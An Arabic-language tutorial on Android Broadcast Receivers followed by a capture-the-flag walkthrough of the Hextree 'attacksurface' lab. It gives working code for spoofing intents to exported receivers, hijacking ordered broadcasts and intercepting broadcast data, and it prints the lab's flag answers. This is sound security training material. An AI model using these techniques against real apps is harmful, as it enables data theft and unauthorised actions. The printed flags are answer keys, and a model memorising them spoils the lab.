11-Broadcast Receivers

في **Android**، الـ **Broadcast Receiver** هو مكون يُستخدم للاستماع إلى الأحداث أو الرسائل التي تُرسل بواسطة النظام أو التطبيقات الأخرى. الرسائل أو الأحداث التي يتم إرسالها تُسمى **broadcasts**، ويمكن أن تتضمن إشعارات من النظام مثل تغيير في حالة الشبكة، أو الرسائل المخصصة من التطبيقات.

كيف يعمل Broadcast Receiver:

عندما يرسل النظام أو التطبيق رسالة معينة (تسمى "broadcast"), يقوم الـ **Broadcast Receiver** بالاستماع لهذه الرسائل وتنفيذ عملية معينة بناءً على محتوى الرسالة أو النوع.

أنواع الـ Broadcasts:

1. **Normal Broadcast**: هذا النوع من الـ broadcasts يُرسل ويتم استقباله من جميع الـ receivers بشكل غير متزامن (asynchronously). وهو ليس موجهًا إلى receiver معين.
2. **Ordered Broadcast**: بمعالجة الرسالة receivers واحد تلو الآخر. هذا يسمح لبعض الـ receiver هنا، يتم إرسال الرسالة إلى الأخرى receivers أولاً، وإذا لزم الأمر، يمكنهم إيقاف تنفيذ الرسالة قبل وصولها إلى الـ.
3. **Sticky Broadcast**: هذه الأنواع من الـ broadcasts تُبقى الرسالة "ملتصقة" في النظام. إذا حاول أي Receiver التسجيل بعد إرسال الـ broadcast، فسيتلقى الرسالة تلقائيًا حتى إذا كانت قد أُرسلت قبل ذلك بفترة.

كيفية استخدام Broadcast Receiver:

1. تعريف الـ Receiver:

أول خطوة هي إنشاء **Broadcast Receiver** عبر إنشاء كلاس جديد يرث من `BroadcastReceiver` وتحديد الطريقة `onReceive()`، وهي الطريقة التي تُنفذ عندما يتلقى الـ Receiver رسالة.

مثال:

```
public class MyReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {

        Log.d("MyReceiver", "Broadcast received!");
    }
}
```

2. التسجيل لتلقي الـ Broadcast:

هناك طريقتان لتسجيل الـ **Broadcast Receiver**:

- **Dynamic Registration** :
  يتم في هذا النوع التسجيل في وقت التشغيل باستخدام كود Java. يتم إلغاء التسجيل عند توقف النشاط أو التطبيق.
  مثال على التسجيل الديناميكي:

```
MyReceiver myReceiver = new MyReceiver();
IntentFilter filter = new
IntentFilter(Intent.ACTION_AIRPLANE_MODE_CHANGED);
registerReceiver(myReceiver, filter);
```

Static Registration (التسجيل الثابت):

- يتم في هذا النوع التسجيل في ملف الـ `AndroidManifest.xml`. يتم تفعيل الـ receiver تلقائيًا عند إرسال broadcast متوافق مع الـ IntentFilter.

مثال على التسجيل الثابت في ملف `AndroidManifest.xml`:

```
<receiver android:name=".MyReceiver">
    <intent-filter>
        <action android:name="android.intent.action.AIRPLANE_MODE" />
    </intent-filter>
</receiver>
```

3. إرسال الـ Broadcast:

لإرسال رسالة **Broadcast**، يتم استخدام `Intent` مع `()sendBroadcast` أو `()sendOrderedBroadcast`.

مثال:

```
Intent intent = new Intent("com.example.CUSTOM_BROADCAST");
sendBroadcast(intent);
```

4. إلغاء التسجيل:

إذا كنت قد قمت بتسجيل الـ **Broadcast Receiver** ديناميكيًا باستخدام `()registerReceiver`, يجب أن تقوم بإلغاء التسجيل عندما لا تحتاج إليه لتجنب تسرب الذاكرة.

```
unregisterReceiver(myReceiver);
```

مثال كامل لاستخدام Broadcast Receiver:

1. إنشاء **BroadcastReceiver**:

2. ```
   public class MyReceiver extends BroadcastReceiver {
       @Override
       public void onReceive(Context context, Intent intent) {
           Log.d("MyReceiver", "Broadcast received!");
       }
   }
   ```

تسجيل الـ **Receiver** في **MainActivity**:

```
public class MainActivity extends AppCompatActivity {
    private MyReceiver myReceiver;
```
```

```
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        myReceiver = new MyReceiver();
        IntentFilter filter = new
IntentFilter(Intent.ACTION_AIRPLANE_MODE_CHANGED);
        registerReceiver(myReceiver, filter);
    }

    @Override
    protected void onDestroy() {
        super.onDestroy();
        // إلغاء التسجيل
        unregisterReceiver(myReceiver);
    }
}
```

استخدامات الـ Broadcast Receiver:

- **الاستجابة لتغييرات النظام**: مثل تغييرات في الشبكة (Wi-Fi, Bluetooth) أو حالة الطائرة (Airplane Mode).
- **إرسال إشعارات**: مثل إرسال إشعارات إلى المستخدم بناءً على أحداث معينة.
- **التفاعل مع تطبيقات أخرى**: يمكن للتطبيقات إرسال **Broadcasts** للتفاعل مع بعضها البعض.
- **المهام في الخلفية**: مثل تشغيل خدمات معينة أو تحديثات على البيانات عندما يصل **Broadcast** معين.

ملاحظة:

يجب الانتباه إلى أن إرسال الـ **Broadcast** قد يؤدي إلى استهلاك غير ضروري للموارد إذا لم يتم إدارته بشكل جيد، لذلك يُفضل استخدام **LocalBroadcastManager** لإرسال الرسائل بين مكونات التطبيق ذاته لتقليل التأثير على أداء النظام.

الخلاصة : انتا علشان تعرف تستخدم broadcast اما نشوف في AndroidMeniFast.xml وهنا لازم يبقي معمول له exported او نشوف registerReceiver

---

Flag16Receiver

هنا اهو في AndroidMeniFast هو exported يهني ينفع نستخدمه باستخدام تطبيق تاني

```
<receiver android:name="io.hextree.attacksurface.receivers.Flag16Receiver" android:enabled="true" android:exported="true"/>
```

هنا بقي في الكود بيشوف لازم يبقي عده "flag="give-flag=16

```
/* loaded from: classes.dex */
public class Flag16Receiver extends BroadcastReceiver {
    public static String FlagSecret = "give-flag-16";


    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Log.i("Flag16Receiver.onReceive", Utils.dumpIntent(context, intent));
        if (intent.getStringExtra("flag").equals(FlagSecret)) {
            success(context, FlagSecret);
        }
    }
```

code

```
         Intent intent = new Intent();

intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.rec
eivers.Flag16Receiver");
                intent.putExtra("flag","give-flag-16");
                sendBroadcast(intent);
```

flag is : HXT{basic-receiver-ds82s}



---

flag 18

هنا بقي flag ده هو بيبعت broadcast بس هو بيبعت ل activity هو عامله فاحنا ويقوم activity باعت لل broadcast الflag احنا بقي محتاجين نعمل hijack لل broadcast ده ونبعتهو احنا ويرد علينا احنا ب flag

```
@Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, andro
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    this.f = new LogHelper(this);
    this.f.addTag(SECRET_FLAG);
    Intent intent = new Intent("io.hextree.broadcast.FREE_FLAG");
    intent.putExtra("flag", this.f.appendLog(this.flag));
    intent.addFlags(8);
    sendOrderedBroadcast(intent, null, new BroadcastReceiver() { // from class: io.hextree.attacksurfac
        @Override // android.content.BroadcastReceiver
        public void onReceive(Context context, Intent intent2) {
            String resultData = getResultData();
            Bundle resultExtras = getResultExtras(false);
            int resultCode = getResultCode();
            Log.i("Flag18Activity.BroadcastReceiver", "resultData " + resultData);
            Log.i("Flag18Activity.BroadcastReceiver", "resultExtras " + resultExtras);
            Log.i("Flag18Activity.BroadcastReceiver", "resultCode " + resultCode);
            if (resultCode != 0) {
                Utils.showIntentDialog(context, "BroadcastReceiver.onReceive", intent2);
                Flag18Activity flag18Activity = Flag18Activity.this;
                flag18Activity.success(flag18Activity);
            }
        }
```

code

1- create new broadcast : HijackReciever()


2- in main activity

```
                BroadcastReceiver reciever1=new HijackReciever();
                registerReceiver(reciever1,new
IntentFilter("io.hextree.broadcast.FREE_FLAG"));
```

3- in HijackReciever js file

```
 public void onReceive(Context context, Intent intent) {
        // TODO: This method is called when the BroadcastReceiver is
receiving
        // an Intent broadcast.
        String flag = intent.getStringExtra("flag");
        Log.i("HijackReceiver", "Received flag: " + flag);
        setResult(1, "giving-out-flags  ", new Bundle());
        throw new UnsupportedOperationException("Not yet implemented");
    }
}
```

flag is : HXT{hijacking-broadcast-intent-as91}



FLAG 17

هنا زي flag 16 بس بدل ما نرسل sendbroadcast لا هنرسل sendOrderedbroadcast علشان هو محدد تبقي ordered

```java
/* loaded from: classes.dex */
public class Flag17Receiver extends BroadcastReceiver {
    public static String FlagSecret = "give-flag-17";

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Log.i("Flag17Receiver.onReceive", Utils.dumpIntent(context, intent));
        if (isOrderedBroadcast()) {
            if (intent.getStringExtra("flag").equals(FlagSecret)) {
                success(context, FlagSecret);
                return;
            }
            Bundle bundle = new Bundle();
            bundle.putBoolean("success", false);
            setResult(0, "Flag 17 Completed", bundle);
        }
    }
```

code

```
            Intent intent=new Intent();

intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.rec
eivers.Flag17Receiver");
            intent.putExtra("flag","give-flag-17");
            sendOrderedBroadcast(intent,null);
```

flag is HXT{returned-result-ds82s}

```
-06-07 11:47:52.803 25698-25698 FlagActivity            io.hextree.attacksurface            I  HXT{returned-result-ds82s}
-06-07 11:47:52.979 25698-25698 FlagActivity            io.hextree.attacksurface            I  HXT{returned-result-ds82s}
-06-07 11:47:53.156 25698-25698 FlagActivity            io.hextree.attacksurface            I  HXT{returned-result-ds82s}
--------------------------- PROCESS ENDED (25777) for package com.example.mora ----------------------------
---------------------- PROCESS STARTED (25909) for package com.example.mora ----------------------------
-06-07 11:48:08.870 25698-25698 FlagActivity            io.hextree.attacksurface            I  HXT{returned-result-ds82s}
```

Flag19Widget

هنا اهو هو exported بيسمح ان استخدمه باستخدام تطبيق تاني

```
<receiver android:name="io.hextree.attacksurface.receivers.Flag19Widget" android:exported="true">
    <intent-filter>
        <action android:name="android.appwidget.action.APPWIDGET_UPDATE"/>
    </intent-filter>
```

دي بيبقي عبارة عن widget وبرده بيعتبر من broadcast receiver

هنا اهو هو بيتأكد ان action بيحتوي علي APPWIDGET_UPDATE وبيشوف هل موجود appWidgetOptions وبيتاكد من HAXHEIGHT and MINHEIGHT


```
@Override // android.appwidget.AppWidgetProvider, android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    Bundle bundleExtra;
    Log.i("Flag19Widget.onReceive", Utils.dumpIntent(context, intent));
    super.onReceive(context, intent);
    String action = intent.getAction();
    if (action == null || !action.contains("APPWIDGET_UPDATE") || (bundleExtra = intent.getBundleExtra("appWidgetOptions")) == null) {
        return;
    }
    int i = bundleExtra.getInt("appWidgetMaxHeight", -1);
    int i2 = bundleExtra.getInt("appWidgetMinHeight", -1);
    if (i == 1094795585 && i2 == 322376503) {
        success(context);
    }
}
```

code

```
        Intent intent=new Intent("APPWIDGET_UPDATE");

intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.receivers.Flag19Widget");
            Bundle options=new Bundle();
            options.putInt("appWidgetMaxHeight",1094795585);
            options.putInt("appWidgetMinHeight",322376503);
            intent.putExtra("appWidgetOptions", options);
            sendBroadcast(intent);
```

FLAG IS : HXT{exposed-widget-reciever-xz7bs}



Flag20Receiver

هنا اهو بيتأكد ان ACTION=io.hextree.broadcast.GET_FLAG وان give-flag=true


```
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androidx
    public void onCreate(Bundle bundle) {
        createNotificationChannel();
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        Intent intent = getIntent();
        if (intent == null) {
            return;
        }
        String action = intent.getAction();
        if (action != null && action.equals(GET_FLAG)) {
            this.f.addTag(GET_FLAG);
            this.f.addTag(intent.getStringExtra(FlagDatabaseHelper.COLUMN_VALUE));
            success(this);
            return;
        }
```

```
/* loaded from: classes.dex */
public class Flag20Receiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Log.i("Flag20Receiver.onReceive", Utils.dumpIntent(context, intent));
        if (intent.getBooleanExtra("give-flag", false)) {
            success(context);
        } else {
            Toast.makeText(context, "Conditions not correct for flag", 0).show();
        }
    }
```

code

```
Intent intent=new Intent();
        intent.putExtra("give-flag", true);
        intent.setAction("io.hextree.broadcast.GET_FLAG");
        sendBroadcast(intent);
```

flag is : HXT{spoof-notification-result-er12d}



FLAG 21

نفس الكلام بتاع FLAG 18

1-on mainActivity

```
                BroadcastReceiver reciever2=new HijackReciever();
                registerReceiver(reciever2,new
IntentFilter("io.hextree.broadcast.GIVE_FLAG"));
```

2-hijack js file

```
    public void onReceive(Context context, Intent intent) {
        // TODO: This method is called when the BroadcastReceiver is
receiving
        // an Intent broadcast.
        String flag = intent.getStringExtra("flag");
        Log.i("FLAG 21 ", "Received flag: " + flag);
//          setResult(1, "giving-out-flags  ", new Bundle());
        throw new UnsupportedOperationException("Not yet implemented");
    }
```

Flag is HXT{intercepted-notificaiton-ah2us}

```
ENDED (32589) for package com.example.mora ----------------------------
Flag21                io.hextree.attacksurface            I  HXT{intercepted-notificaiton-ah2us}
Flag21                io.hextree.attacksurface            I  HXT{intercepted-notificaiton-ah2us}
Flag21                io.hextree.attacksurface            I  HXT{intercepted-notificaiton-ah2us}
```